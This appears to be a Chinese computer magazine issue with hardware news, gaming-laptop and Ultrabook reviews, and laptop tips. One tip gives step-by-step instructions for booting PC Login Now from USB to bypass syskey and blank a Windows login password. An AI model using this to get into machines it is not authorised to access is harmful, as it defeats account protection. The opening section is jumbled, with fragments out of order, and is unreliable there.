伴随着处理器平台的升级, 独显也会进行一轮升级。时下这种“搭配升级”更有必要, 毕竟英特尔的核芯显卡性能也在飞跃, 独显不升级不行! 另外, 目前最能表现电脑综合性能的3D游戏主要仰仗的还是独显。而且随着显卡通用计算的日渐成熟, 它已经深入到了视频加速/压缩/转码、图形处理、网页浏览等各种应用领域——大家对显卡升级的盼望和对处理器升级一样急切。

但严格来说, 并非每次独显的升级都令人兴奋, 历史上, 连续两次马甲式的升级也是发生过的。那么, 伴随着IVY Bridge而来的独显升级会有实质性变化吗?

目前, NVIDIA和AMD已经发布了部分新的移动产品: 前者发布了GT 635M/G630M/G10M; 而后者发布了HD 7400M/7500M/7600M系列。不过, 这批“新卡”都还是采用的40nm制程, 有些连核心都没有变化, 依旧算是“马甲卡”。

不过大家别郁闷! 按照

## 750M+4GB成“标配”

这个点没有太多技术含量, 但应该是伴随着IVY Bridge而来的“必然”。目前主流传统本价格狂跌, 对PC厂商来说利润降低, 而对整个产业链来说也是坏事; Ultrabook的推广难度无形中会被增加得很大。所以, IVY Bridge的推出, 除了给大家带来更多功能和好体验的机型外, 还承载着一个重要任务: 稳住价格体系。而硬



28nm制程独立显卡将为IVY Bridge平台电脑理将升温, 目前新显卡已在“预演”

NVIDIA和AMD的时间表, 真正的“换代”是28nm制程产品, 也就是开普勒(NVIDIA)和南方群岛(AMD)系列, 而时间点应该是在明年第一季度。有信息显示, AMD的28nm制程桌面显卡HD 7700/7800/7900系列会在明年2月全面上市, 而NVIDIA也表示会在近期“给大家惊喜”。换句话说, 随着IVY Bridge的推出, 独显也会完成从40nm向28nm的飞跃, 独显的性能会上一步较大的台阶, 包含笔记本在内的PC整机的性能有望迎来一次较大的提升。

如果说这点, 独显性能的提升, Ultrabook的出现, 正在推进PC尤其是笔记本产品朝着轻薄化(普通家用/商用本)和高性能化(游戏本/专业本)两大方向发展。

盘和内存, 则是稳盘最好的武器了。

无论从提升卖点, 还是从给消费者带来实际利益, 抑或是从稳盘的角度来考虑, 750M硬盘+4GB内存, 都是值得推荐的手法——最关键是消费者的确需要。另外, 明年下半年Win 8发布后, 4GB可能将是流畅运行Win 8的推荐配置。

## 全球连线 | Global

### 【产品】最强外星人降临地球 戴尔 Alienware Aurora R4 开卖

长期以来戴尔的Alienware品牌以强劲的性能、炫酷的外观以及高昂的售价成为高端游戏电脑的典范, 而其中Aurora(极光)又作为Alienware最强台式机式的代表一直在市场中受到追捧。最近, Aurora又更新了, R4版上地线开卖了。

Aurora R4目前可以选择最顶级的英特尔六核处理器Core i7 3930K/Core i7 3960K, 显卡方面, 有

GTX 560Ti和两块HD 6950交火可选; 硬盘有多种方案, 可选最高512GB SSD(合计1TB)或双2TB HDD(共计4TB)。如此奢华的配置, 新Alienware Aurora的价格确实不菲, 低配版价格为16999元起, 高配版则是21999元起。注意哟, 这个价格还是不带显示器的。

游戏狂人们, 赶紧买吧! 如果你一直对Aurora垂涎三尺, 那么, 现在是你出手的机会了!



### 【产品】带光驱 三星发布首款 Ultrabook

三星在官方网站上发布了其首款Ultrabook笔记本“Series 5 Ultra”, 按屏幕尺寸为13英寸和14英寸两种。其中13英寸Ultrabook厚度为14.9mm。而14英寸的Series 5 Ultra厚度为20.9mm, 仅比英特尔公布的21mm薄了0.1mm, 这似乎有点糟糕, 但要注意哟, 它可是内置了光驱的, 这也让Series 5 Ultra成为世界上首款内置光驱的Ultrabook。

不过, 三星官网公布的数据实在太

少, 只是说明了这两款产品均采用铝外壳设计, 均配置HDMI和以太网接口。存储方面, 可选择传统的硬盘和SSD。

Ultrabook开始内置光驱了, 看来Ultrabook已正式展开差异化竞争了。这样很好啊, 虽然小编很少用光驱, 但小编知道, 有不少人还是很需要光驱, 尤其是商务人士。Ultrabook要多一些选择, 多一些变化, 才能让消费者更开心; 也才能让挑剔的高端消费者不至于陷入“频繁换机”的尴尬。



### 【资讯】联想考虑将部分PC制造从中国迁往日本

据12月12日日本《读卖新闻》引述联想集团资深副总裁杜伊吉的话, 联想正考虑将部分PC生产业务, 从中国和其他地方移至日本。报道还指出, 联想与日本NEC已成立合资企业, 可能是在山梨县的工厂为日本市场生产联想旗下的所有产品。

今年1月, 联想宣布将并购日本NEC, 该交易于7月1日正式完成。本次交易中, 联想将与NEC成立合资公司, 其中联想占合资公司51%的股份, NEC持有49%的股份。联想CEO杨元庆当时表示, 希

望通过成立合资公司, 生产联想品牌产品, 帮助联想在日本的市场份额达到26%。

**编辑点评:** 联想工厂外迁日本, 是合资协议的约定, 是为了在日本生产产品以取悦日本消费者, 或是联想国际化进程的需要。也许, 这一切都有可能。有消息称, 国内工资的提高, 缩小了中国制造的劣势。早些时候, 部分日本PC厂家回流日本, 惠普也考虑将部分PC的制造迁往日本, 也正是有这样一个原因。

# 游戏能有多畅快

一款优秀的游戏本是怎样的呢? 强劲的处理器和威猛的显卡, 这是必需的; 彪悍的造型、多变的灯光色彩, 这个可以有; 宽大舒适的键盘、结实的外壳, 这些很重要……不过, 满足这些条件还只能说是合格的游戏本, 离优秀也许还有那么一段距离。下面就让我们一起来看看最近的游戏本做出了什么样的努力和创造。

## Alienware M18x 越强悍越冷静

游戏本永远不会性过能, 尤其是对于顶级游戏本来说更是如此。作为外星人系列机型的精英 Alienware M18x 不仅使用了英特尔 Core i7-2920XM 四核 CPU, 更有特色的是使用了双 Radeon HD 6970M 显卡, 最近又升级为双 2GB GDDR5 NVIDIA GTX 580M 显卡。如此多的发热大户, 让 M18x 的散热成了大问题, 可从传统理念来看, M18x 的散热设计却有问题, 因为这款游戏本在底部风扇处采用了大量的镂空, 这样, 冷空气进入后, 形成局部风道, 迅速被散热风扇排出, 从而导主板、硬盘等部位的风量减少, 对整机散热产生影响。

难道这是 M18x 的设计失误? 实际上, 这正是其设计的精髓之处。要知道, M18x 的 CPU 和显卡都是发热大户, 在这种情况下, 如果依靠常规的由笔记本前吸入冷空气的设计, 风道的延长, 以及笔记本内部部件对空气的阻力, 都会导致气流量大降低, 而一味地提升散热风扇的转速, 提升风量, 又将导致笔记本噪音增大, 加速灰尘堆积等问题。在这种情况下, 采用局部的短风道, 以减小风阻对 CPU、显卡进行重点散热, 绝对是利大于弊的设计。另外, 由于 M18x 使

用了三个大功率风扇进行散热, 同时, 其显卡、CPU 等主要部件集中在电脑的后端, 因此, 其余部位的发热并不严重, 而从前端进气口吸入的少量冷空气, 就足以满足散热需求。从热成像图也可以看出, 满载的 M18x 的温度还是控制得相当不错的, 这也证明了局部风道的成功。

作为普通笔记本而言, 全局风道无疑是最好的解决方案, 但对于

发热现象严重, 热量集中的游戏本来说, 采用局部风道, 将重点部位的热量及时排出才是最佳设计。



Alienware M18x 风道示意图



Alienware M18x 三个散热风扇与热成像图

## Razer Blade 灵刃 疯狂操控快键

玩游戏过瘾, 不过看到高手玩家十指翻飞地使用快捷键时, 你就会无地自容了。高手玩家的手指好似蝴蝶翻飞, 而自己总是犹犹豫豫, 一不小心还忘了是哪个键, 不被秒杀才怪。而且, 现在的游戏操控方式越来越多了, 每款游戏的快捷键功能都有所不同, 要去死记硬背还真有点难度。而 Razer Blade 所使用的 Switchblade 用户界面就解决了这一问题。

Razer Blade 在键盘区的右上角提供了十个自定义快捷键, 可以根据游戏支持, 自动载入常见的快捷操作。而且, 这些快捷键底部还是个显示屏, 在导入快捷键后, 可以在键盘上显示出快捷键的图标, 这下, 即便是新手, 也不

会为快捷键抓狂了。同时, 在键盘面的右下角, Razer Blade 还增加了副屏, 它不仅可以让你在使用鼠标的同时, 查看游戏的状态, 而且还支持多点触控功能, 你完全可以用它来操控那些触控游戏, 这样, 操控小屏, 看着大屏, 手指绝不遮挡屏幕, 怎一个爽字了得。至于原先使用触控屏时的屏幕摇晃, 双手高抬的痛苦, 那更是浮云了。



Razer Blade 的自定义快捷键键帽是非常有创意的设计

Razer Blade 的 Switchblade 界面的确很有创意, 甚至可以说其结合了不少平板电脑设计的优势, 但提个意见, 作为一台游戏本, 游戏中最常用的上下方向键居然采用半高设计, 放手指都困难, 实在是大不给力了。



## 华硕 G74 便于升级是王道



华硕 G74 提供了四条内存槽、双硬盘位与宽松的无线网卡拆装设计, 整体升级性能强大

游戏和硬件的更新速度实在太快了, 再强悍的配置, 也有成为明日黄花的时候, 游戏迷最大的悲催莫过于此。在这种情况下, 游戏本的可升级性就显得非常重要了, 要知道, 延长游戏本的使用寿命, 可是能省下不少钱哟。而且, 对于普通使用者来说, 还要求升级简单, 不需要拆机, 只需要简单的几个步骤, 就可轻松完成升级。

华硕 G74 在这点上有着不错的表现, 其易升级性, 甚至从后盖板的螺丝上就可以体现出来。这种特殊的螺丝, 可以用硬币来轻松打开, 这对缺乏工具的使用者来说, 绝对是个福音——总不会连硬币都找不到吧。

而在拆开后挡板之后, 就可以发现, G74 的升级原来是那么简单, 想要升级内存, 没问题, G74 提供了四条内存槽, 其中有两条空槽, 直接往上插就可以了。硬盘也不难, 这也不是问题, 因为 G74 还预留了一个硬盘空槽, 只需要上其随机配备的转接头, 就可以安装硬盘, 这下原先的硬盘也不浪费了, 甚至还可以用双硬盘来组建 RAID 阵列, 让机械硬盘也彪悍一把。同时, G74 还



华硕 G74 背部外壳不需要螺丝即可拆卸(用硬币撬开), 方便用户升级

将无线网卡也放在了扩展槽内, 这下, 以往要大费周折的无线网卡更换, 也只不过是拧螺丝、拔天线的简单事情了。

### 小贴士 游戏本的低分辨率

在某些游戏本中, 其屏幕分辨率比较低, 如 17.3 英寸的巨屏分辨率居然只有 1600 × 900。这在其他类型的笔记本中是难以想象的, 难道厂家在节约成本? 当然不是, 实际上这类笔记本所使用的显卡并非顶级, 例如 NVIDIA GT560M。虽然相对于主流价位游戏本 GT500M 来说, 算是“差”了, 但实际上它还不是在高分辨率下应付大型 3D 游戏。而在液晶屏幕上不能点对点显示, 又会严重影响画质, 在这种情况下, 厂家依靠降低分辨率的方式来提升游戏的流畅度, 这也不失为一种提升成本下的解决之道。

## 总结

### 游戏本, 考验厂家综合设计能力

虽然游戏本的体积都很庞大, 从外观上来看, 在它身上塞进那些高端配件难度并不高, 但实际上, 游戏本的设计, 却在考验着厂家的综合设计能力。散热、扩展性、游戏操控等等, 要考虑到面面俱到, 而在细节上, 要考虑到就更多了, 如键盘要结实, 游戏中的方向键使用全键位、WASD 等常用键位要加强设计, 以抵挡游戏

兴奋时的击打, 甚至是触控板的禁用设计、辅助按键的布局等等都有讲究。在这种情况下, 一款配置强悍但细节设计不到位的游戏本, 是很难成为合格的游戏本的。这也正是不少厂家视做高端游戏本的丰厚利润, 但却只有戴尔 Alienware、华硕玩家国度系列等品牌在游戏本上获得整体成功的原因吧。

@王西宁



# 两台电脑实现高效办公 单屏控制双电脑



笔记本屏幕的画面可以显示在台式机的屏幕上

商务人士,同时拥有桌面台式机和笔记本电脑是很常见的事情,在单位用大屏幕的桌面台式机,而外出时就用笔记本做商务演示、互相配合,方便又高效。但是正因为操作使用经常涉及两台电脑,所以难免会有数据不同步的情况。当携带笔记本外出时,突然想查看台式机里的文件,恰好又忘记拷进闪存,就没辙了;即使身在一地,有时想用台式机查看一下笔记本里面的某个报表数据,也有些麻烦,还得用闪存倒腾一次……

有没有什么办法能在一个屏幕上同时享用多台电脑的数据呢?答案当然是肯定的。下面就为大家介绍几种有意思的玩法,而且不需要额外购置硬件,只要保证所使用的电脑都能接入到同一个网络即可。

**PS:** 为了方便描述和理解,本文假使本地计算机为台式机,想要访问一台远端的笔记本,以此进行详细操作过程讲解。现实应用场景中,任意电脑均可作为本地计算机或远端计算机。

## 最省事方法:Windows 远程协助

相关软件:Windows7 远程协助

易用指数:★★★★☆

建议使用环境:局域网,如单位局域网

借助 Windows 自带的远程协助功能,用户可以很随意地在本地台式机上满屏显示远端笔记本屏幕的内容,而且也能通过台式机的键盘鼠标对笔记本进行控制。由于是在同一个屏幕上进行操作,退出远程协助笔记本的画面即可对台式机进行操控。重要的是连接是通过网络直接实现的,只要网络速度有保障,连接速度和显示的远程画面质量有保证,而且设置简单,不需要借助任何额外的软件,信手拈来。

找到 Windows7 远程协助功能非常容易,点击“开始”菜单“附件”

中的“连接远程桌面”图标,输入已经接入网络的笔记本的名称,然后再输入用户密码即可实现连接,并在台式机上看到笔记本电脑的画面,非常有趣。

当然,要想在台式机上对笔记本进行控制,仅仅看到桌面肯定是不够的。其实 Windows7 自带的远程桌面功能非常强大,点击“连接到对话框”下面的“选项”即可看到丰富的选项。如我们可根据网络连接状况选择本地显示画面的质量,最高可以达到 32 位色,已经非常清晰了。

另外我们还可以在笔记本上设置允许台式机访问本机(即笔记本)



Windows7 远程桌面连接功能的软件界面,里面有很多详细选项

的磁盘驱动器,这意味着用户可以在台式机上像访问本机的硬盘一样访问笔记本上的内容;至于字体平滑、视觉样式、远程音频播放方式(在台式机上播放音乐时选择发出声音的设备,本地还是远程的笔记



可以调节远端桌面的大小和显示质量,这样控制两个屏幕就显得很简单

本)以及 Windows 快捷键等功能,设置的选项非常丰富。而且在状况良好的有线网络中,用户基本上感觉不到明显的画面延迟,因此对于长期使用此功能的用户来说,Windows7 自带的远程协助功能

是个不错的选择,而且也不需要什么花费,使用过程中还可以通过远程桌面连接功能中的屏幕显示分辨率调节功能,设置显示在本地远程计算机画面的尺寸,便于同时在两个屏幕之间切换。

## 最傻瓜方法:QQ 远程协助

相关软件:腾讯 QQ

易用指数:★★★★

建议使用环境:局域网,以及两端网速都比较理想的互联网环境



腾讯 QQ 远程协助功能实现的远程桌面显示效果,窗口还可以实现全屏显示

腾讯 QQ 软件想必大家已经非常熟悉了,其中的远程协助功能大家也常用到。要想在台式机电脑上显示笔记本上画面,远程协助肯定是一个可行的办法,而且可以实现“画中画”功能,操作不会涉及可能遇到的网络设置和权限问题,而且在局域网有线连接环境中,画面

质量和连接速度大部分时候还是有保证的,基本上画面可以同步显示。

只是由于此功能仍然需要通过 QQ 服务器中转,偶尔还是会现画面卡顿等现象。另外,需要在两台电脑上都登录 QQ,而且还一定要连接互联网(不然无法登录 QQ),但是对于不是经常需要来回在台式机和笔

记本之间查看数据或使用特定程序的用户来说,这是一个简单的替代方法。

在这里笔者举几个常用 QQ 远程协助的案例:第一,远程帮助菜鸟玩家游戏通关;第二,远程查看某台机器的数据;第三,远程诊断简单的硬件故障(例如扬声器没有声音了)。

## 最专业方法:借助专业软件

相关软件:惠普 LinkUp

易用指数:★★★★★

建议使用环境:局域网,如单位局域网

LinkUp 是一款专业的远程屏幕显示辅助软件,目前在惠普的部分桌面台式机或者一体机电脑中有预装。此软件分主程序和客户端两部分软件组成,也就是说本地台式机需要安装主程序,但只能在带有惠普 BIOS 信息的电脑上安装,而远端的笔记本则需安装客户端,不过没有任何品牌的限制。

LinkUp 的使用相当简单,在台式机上第一次启用主程序软件后会自动弹出连接向导,给出网络中已经安装好 LinkUp 客户端的笔记本计算机名称,用户点击此计算机,输入

用户名和密码即可实现连接了。连接成功后,在台式机的大屏幕上就会显示出和笔记本分辨率等同的画面,而笔记本也会自动进入黑屏状态。

比较特殊的是,台式机的鼠标可以无缝地在笔记本画面之外的区域进行操作,如在台式机的桌面上点击一个文件选择“复制”操作,将鼠标光标移动到笔记本远程屏幕窗口上点击“粘贴”,即可通过网络自动地移动到笔记本硬盘上,遗憾的是不能进行直接的拖放操作。在台式机上调用笔记本的画面,响应非常迅速,上网、办公、调阅程序基本上感觉

不到使用的是远程协助功能。

和 Windows7 自带的“远程桌面连接”功能相比,LinkUp 在画面上有一定的局限,本地台式机的远程画面的画面不能进行调节,只能使用默认的且被降低质量的显示画面,好在画面质量降低的程度还在用户可以接受的范围内,看图片、办公和上网等基本不会受太大的影响。

当用户下一次连接时,只需要运行软件点击屏幕图标即可实现连接,虽然功能上相对 Windows7 自带的“远程桌面连接”功能少些,但是体现在易用性上却更胜一筹。@文红亚



在本地台式机上显示的远端笔记本画面效果(Windows7 默认区域画面)



在远端笔记本上安装了 LinkUp 软件后,本地台式机的主程序端都能找到这些计算机



选择要连接的远端笔记本后,输入用户名和密码即可实现连接

## 调控宏基本 风扇速度

笔者几个月前购买了一台宏碁 D260 上网本, 配置 Atom N550 处理器, 2GB 内存, 250GB 硬盘, 预装 Win7 系统, 虽说运行速度不错, 但因为热量控制一般, CPU 风扇噪音较大。在日常上网或办公时, 噪音便影响了舒适度, 很不爽。要降低 CPU 风扇噪音, 通常可清理散热通道的灰尘, 但笔者在清除了灰尘和污垢后, CPU 风扇噪音依旧很大。根据以往经验, 其实还可利用软件来为风扇降噪, 其原理是根据 CPU 实际负载来调节风扇转速。但安装了好几款本本 CPU 风扇降噪软件, CPU 风扇噪音还是没能降下来。

上网查询得知, 由于 BIOS 兼容性问题, 该上网本在运行时, CPU 无法开启 DTS 温控功能, 也就是说, 降噪软件无法得到 CPU 的实时工作温度, 自然就无法调控 CPU 转速了。

登录宏碁官方网站, 查询到新版 BIOS (1.10 版本以上) 可开启 DTS 温控功能 (如图 1), 下载并解压 BIOS 升级包, 执行 Windows 目录下的 PAV01110A 升级文件, 然后会自动检测当前 BIOS 信息 (如图 2), 接着根据提示升级 BIOS 即可。

升级后重启系统, 再次运行 CPU 风扇降噪软件时, 上网本的噪音比以前降低了许多。

而经上网搜索, 笔者还找到了这款 AA1FanControl 风扇控制软件, 它可以设定温度阈值, 最大限度降低 CPU 风扇噪音影响, 且适用于所有的宏碁 Aspire One 系列上网本。

下载并解压 AA1FanControl 软件 (下载地址: <http://www.icpaw.com/bzsoft/>), 运行解压目录下的 AA1FanControl 程序后, 任务栏会出现一个风扇图标, 单击后会显示 CPU 风扇状态栏 (如图 3), 进入设置选项后, 可以设置 CPU 温度与风扇的开启/关闭。



图 3

## 找回本本开机登录密码

有时忘记了 Windows 登录密码, 必须重装系统才可以使用本本, 不仅麻烦, 而且还可能丢失重要资料, 例如 IE 收藏夹、我的文档等都存储在系统分区里。

有办法找回密码吗? 答案是肯定的, PC Login Now 这款软件就可以绕过 syskey 的保护机制 (用于多用户操作系统的加密, 对于用户的身份验证至关重要), 对于用户的身份验证至关重要, 在无需登录系统情况下, 借助 U 盘直接重置 Windows 登录密码 (所有版本), 并兼容 FAT/FAT32/NTFS 文件系统。

首先准备一个闲置 U 盘, 如果本本内置了读卡器, 也可使用 TF/SD 存储卡, 找一台可上网的电脑, 下载并解压 PC Login

Now 镜像文件 (下载地址: <http://www.icpaw.com/bzsoft/>), 将 U 盘插入电脑 USB 接口。安装并运行 UltraISO 工具 (下载地址: <http://www.icpaw.com/bzsoft/>), 在“文件”菜单中选择“打开”, 然后选择解压后的 PC Login Now 镜像文件, 镜像文件加载后, 在“启动光盘”菜单下选择“写入硬盘映像” (如图 1), 在“硬盘驱动器”下选择 U 盘设备, 将“写入方式”设为“USB-HDD+”, 接着单击“写入”按钮, 数据写入完毕后 (如图 2), 将 PC Login Now 文件拷贝到 U 盘根目录。

安全拔出 U 盘后, 将 U 盘插入本本, 开机后进入 BIOS 设置界面, 将开机引导设为 U 盘, 即可。

用 U 盘加载启动后, 会出现 PC Login Now 启动界面, 选择操作系统, 单击“Next”按钮。接着软件会自动检测出 Windows 版本、SAM 文件 (密码文件) 及登录账户等信息, 选择自己的登录账户, 如要重置登录密码, 请选中“Password is empty”复选框, 单击“Next”按钮后, 提示重置笔记本, 重启后原来的密码就没了。用户可直接登录 Windows 系统, 接着手动再次更改登录密码即可。

提示: 其实, 从 Windows 95 时代开始到现在, Windows 的开机密码都是可以破解的, 本支技巧禁止用于非法用途! 如果你想防范电脑高手的入侵, 最好是在 BIOS 中设置密码, 让破解难度



图 1

相关链接: 今年第 49 期 (电脑报) BIOS 版《找回遗忘的 WiFi 密码》

@天雨

## 笔记本关机操作有学问

也许你会觉得奇怪, 关机也有难度? 这还有学问? 其实, 对于笔记本用户来说, 关机操作也是有技巧的, 比如当你有事离开时, 有“好心人”单击“开始”菜单计算机“帮你关机, 你回到电脑边时心情一定很糟糕, 因为数据未保存, 网页未收藏……下面笔者就来给大家介绍一个关机操作的小技巧。

许多情况下, 我们需要让电脑智能判断是否需要关机, 比如

主人离开电脑长时间不回, 下载资源过程中网速太慢等, 这时用“千宇智能关机” (下载地址: <http://www.icpaw.com/bzsoft/>) 这款免费软件是很好的选择。

软件运行后, 可以设置多达 9 种方式的自动关机, 如果要设置主人离开多长时间后不回自动关机的, 在“计时方式”中选择“键鼠空闲”, 然后设置空闲多长时间后执行关机任务, 并在“任务”中勾选“关机”后单击“开始”即可。

下载族在下载资源时, 最为担心的就是网速不好或者断网, 白白浪费了电费, 可以利用该软件设置成网速不合格时自动关机。在“计时方式”中选择“网络监测” (如图), 然后单击“设置”, 选择“下载时”, “小于”, 输入下载速度门值, 比如输入 10 (单位为 KB/s), 再设置多少时间后执行任务, 单击“确定”回到软件主界面, 勾选“关机”后单击“开始”, 则



在网速低于门值速度时, 在超过设定时间后自动关机。

@吴忠仪

## 本本数据恢复有妙招

本本便于携带, 方便在各种场合使用, 但有时别人乱动自己的本本, 不小心删除了重要文件, 或有时自己无意间删除了某个图片, 之后发现原来还有用, 怎么办?

其实借助数据恢复软件, 可以找回误删的重要文件, 以 Recuva 文件恢复工具为例, 下载并解压 Recuva 软件 (下载地址: <http://www.icpaw.com/bzsoft/>), 运行后弹出恢复向导, 接着选择想要恢复文件的

类型, 例如图片、文档或压缩文件 (如图 1)。

单击“下一步”按钮, 选择被删文件的存放目录, 例如“我的文档”或某一特定的位置, 选择被删文件的目标文件夹后, 单击“确定”按钮, 如果担心无法扫描到被删文件, 建议勾选“启用深度扫描”, 但这样搜索被删文件的速度会慢一些。

单击“开始”按钮后, 软件会扫描目标文件夹被删的资源 (如图 2), 扫描结束后, 被删文件会



显示在列表里, 勾选需要恢复的文件后, 右键单击并选择“恢复已选的项目”, 选择恢复文件的保存目录, 被删文件马上就恢复好了。

提示: 本文方法并不能恢复所有已经被删除的文件, 在硬盘被格式化或者擦写数据多次后, 则无法恢复。

@晓晔

## 摄像头“分身”更容易

今年第 17 期《电脑报》B08 版刊登的《摄像头也有分身术》介绍用“CamSplitter”软件来让多个程序同时调用一个摄像头, 避免了只能打开一个摄像头头面的情况, 比如在跟多个好友聊天时, 可以利用笔记本摄像头同时打开多个视频聊天窗口。试用一段时间后, 笔者觉得每次都要进行一番设置, 颇为麻烦, 而另一款软件“变色鸟摄像头驱动” (下载地

址: <http://www.icpaw.com/bzsoft/>) 使用更为简单, 根本不用任何设置即可让摄像头“分身” (如图 1)。

软件安装运行后, 看不到有什么窗口打开, 任务栏中也没有软件图标出现, 其实软件已悄悄在后台运行, 这时你打开多个视频聊天窗口试试, 每个视频聊天窗口都能正常显示, 只不过未注册用户的视频窗口有一段英文字母显示, 注

册用户就没有这样的缺陷。

该软件会在检测到每个程序调用摄像头时弹窗提醒用户, 如果你觉得该提醒窗口碍眼的话, 可以禁止其弹出, 依次单击“开始”→程序→GorMedia MoreCam Driver—setting”, 打开设置窗口 (如图 2), 去掉“Prompt me while webcam used”前的钩, 并单击“OK”即可。



@ZY



# 猎杀 MacBook Air

## 四款Ultrabook购买价值分析

Ultrabook笔记本概念提出半年之后,已经有四家PC厂商的Ultrabook产品出现或即将出现在市场上。这四款处理器性能相当且售价相近的Ultrabook,消费者应当如何选择呢?下面编辑为你解析这四款产品,分析它们各自的购买价值。

### 宏碁 S3-3951-2464G50Iiss

**优势:**价格最便宜

**不足:**接口数量少,键盘手感偏硬,无USB 3.0

作为最早上市的一款超极本,宏碁蜂鸟 S3 在受到最多关注的同时,争议也是最大的。宏碁 S3-3951-2464G50Iiss 最大的卖点就在于其实惠的价格,这款现在仅卖 6999 元,比同类产品便宜至少 2000 元,相信这样的价格能打动不少预算紧张的消费者。

这款机型散热表现不错,满载运行时,C面最高温度为 39℃,不会有灼热感。其他方面,这款机型就稍显逊色,HDD 混合硬盘的设计,虽然节约了成本,但降低了数据传输性能,也增加了重量,使得这款最薄处仅 13.1mm 的 Ultrabook,重量达到了 1.35kg,显得中规中矩。笔记本只提供了 2 个 USB 2.0 接口以及 1 个 HDMI 接口,没有设置 USB 3.0 接口——而在我们看来这是个大大的问题,毕竟这个本本总体来说也算价格不菲,没有 USB 3.0,撑到明年后,USB 3.0 满大街都是了,显得有些尴尬了。最后这款笔记本的孤岛式键盘回弹力欠佳,偏硬。另外,扬声器音量比较小。

处理器:Core i5 2467M  
内存:4GB DDR3  
硬盘:500GB HDD+20GB SSD  
显示屏:13.3 英寸高清镜面屏 (1366×768)  
主要接口:2 × USB2.0、HDMI、音频输出、麦克风输入、摄像头、二合一读卡器  
尺寸:323mm × 218.5mm × 最薄处 13.1mm  
重量:1.35kg

参考价格  
6999  
元

处理器:Core i5 2467M  
内存:2GB DDR3  
硬盘:128GB SSD  
显示屏:13.3 英寸高清炫彩屏 (1366×768)  
主要接口:2 × USB2.0、1 × USB 3.0、HDMI、VGA、音频输出、麦克风输入、摄像头、四合一读卡器、RJ-45 网络接口  
尺寸:316mm × 227mm × 最薄处 14.9mm  
重量:1.12kg

参考价格  
9999  
元

### 华硕 UX31KI2557E

**优势:**工艺精细,高分屏,接口分布在侧面

**不足:**重量较大,外壳花纹显得生硬

华硕是目前唯一一家提供 11/13 英寸两种规格 Ultrabook 的厂商 (11.6 英寸产品为 UX21),在外观上也是最为接近 MacBook Air 的产品。华硕 UX31KI2557E 机身采用了 CNC 数控车床冲压制作工艺,由一整块铝镁合金冲压成型,A 面顶盖由手工打磨抛光并进行同心圆拉丝工艺处理,从远处望去,金属光泽耀耀,非常威武——不过,会不会有人觉得这个外壳太像铁板一块,偏于生硬了呢?

经过拆解,我们发现 UX31 的内部工艺相当精湛,基本上高出宏碁一个档次,和 MacBook Air 的内部工艺有得一拼!而该机屏幕的分辨率是四款产品中最高,达到了 1600 × 900。在键盘用料上,华硕 UX31 也很舍得,C 面金属采用 A 面相同工艺锻造,触感良好。需要注意的是,开关机按键设计在键盘右上角,这位置往往是放置 DEL 按键,误操作很容易造成关机。这款笔记本的接口都设计在侧面,对用户来说是方便。此外,该机在高负载下机身和 C 面发热较为明显,出风口处更是达到了 40℃ 以上,此时不是很适合将笔记本放在双膝上使用。

处理器:Core i5 2557M  
内存:4GB DDR3  
硬盘:256GB SSD  
显示屏:13.3 英寸 LED  
背光高分屏 (1600 × 900)  
主要接口:1 × USB2.0、1 × USB 3.0、Micro HDMI、Mini USB、音频输出、摄像头、二合一读卡器  
尺寸:325mm × 223mm × 最薄处 3mm  
重量:1.4kg

参考价格  
8999  
元

处理器:Core i5 2467M  
内存:4GB DDR3  
硬盘:128GB SSD  
显示屏:13.3 英寸 LED 背光屏 (1366 × 768)  
主要接口:1 × USB2.0、1 × USB 3.0、HDMI、耳机输入、摄像头、音频输出  
尺寸:324mm × 216mm × 14.9mm  
重量:1.32kg

即将上市

### 东芝 Z830-K01S(银色)

**优势:**最轻便,接口齐全,背光键盘

**不足:**键盘手感一般,接口大量后置不太方便

小编认为,东芝 Z830-K01S(银色)是目前 4 款 Ultrabook 中最有诚意的一款产品,这不仅体现在它仅 1.12kg 重的超薄机身(其他超极本的重量均在 1.3kg 以上),同时,一应俱全的接口配备也可以满足用户的各种需求,甚至是 Ultrabook 已经普遍舍弃的 RJ-45 接口在 Z830 上也可以找到——日系品牌惯有的“毫不妥协”精神,在这款机型上我们认为是发挥到了正确的地方!要说不足之处就在于,除了 USB 3.0 之外,其他接口都设计到了机身后面,还是有些不太方便——但基本上可以忽视了。

Z830 还采用了背光键盘,即使是在晚上也可以看清键盘上的字符。不过,Z830 的键盘也有遗憾,按键偏硬,键程较短,需要用户花时间来适应。除此之外,这款笔记本散热方面也是下了功夫,在高负载运行 1 小时后,C 面最高仅 34℃,底部最高仅 36℃。

目前东芝 Z830-K01S(银色)国内定价为 9999 元,还是有些偏贵,如要在今后的市场上取得好成绩,还需要用更有诚意的价格打动消费者。

### 联想 U300S

**优势:**外观抢眼,键盘手感不错

**不足:**无读卡器

U300S 是属于那种会让人一见钟情的产品,在这四款产品中,U300S 的橙色外壳最夺人眼球,橙色就是这么具有感染力的颜色,让人越看越喜欢。当你触碰到它的身时,这种感觉就会更强烈了,磨砂工艺制成的机身触感极佳,平滑中不失质感。

外观精致的产品难免会让人扣上“样子货”的帽子,但是联想 U300S 用实际行动证明并非这样。笔记本键盘的键程的设计是四款产品中最大的,加上弧形键帽,提供给用户更为舒适的输入体验。同时联想 U300S 在开机键旁边提供了 1 个系统恢复按键,为用户恢复系统提供了便利。同时联想 U300S 在散热方面的表现也十分出色,采用双超薄风扇,在高负载运行 1 小时后,左、中、右掌托的温度均在 29℃ 上下。然而,它也并非无懈可击,缺乏读卡器,让人总感觉有些郁闷,一旦要用的时候……

价格方面,联想 U300S 已经在香港上市了,约合人民币 8977 元。以联想的风格来看,大陆市场售价还会更高,面对如此高价,小编只能感叹“还有进一步下调价格的空间”了。

## 不到 150 元 玩上大牌游戏鼠

对游戏玩家来说,有了游戏笔记本,少了一款专业游戏鼠标总显得少了些什么。别以为大牌游戏鼠价格一定会很高,现在只需不到 200 元。你不信会有这么便宜,那么接着看下去吧。

### Razer 地狂狂蛇

这款鼠标外观设计简约,看上去干练利落,采用了左右对称的人体工学设计,按键表面采用了 HYPERRESPONSE 防滑处理技术,不易留下汗渍的同时,保证手感依然很细腻。鼠标拥有 3.5G 红外线传感器,定位精准,底部还有 2 个机械切换开关,可调节 DPI 和刷新率。

139  
元

### 赛睿 Kinzu

符合人体工学,可以良好地与手掌贴合,表面采用了白色的钢琴漆材质,光滑明亮。鼠标的贴脚也使用了特氟隆材料,让移动更加流畅和准确。这款鼠标采用光学引擎,可通过身上的调节按键快速切换 DPI。同时可以定义三组不同的配置,可以适应不同的游戏。

149  
元



## 必答小子 | QA

bd.icpaw.com

pcw-pc@vip.sina.com

## 扬声器体验更受关注

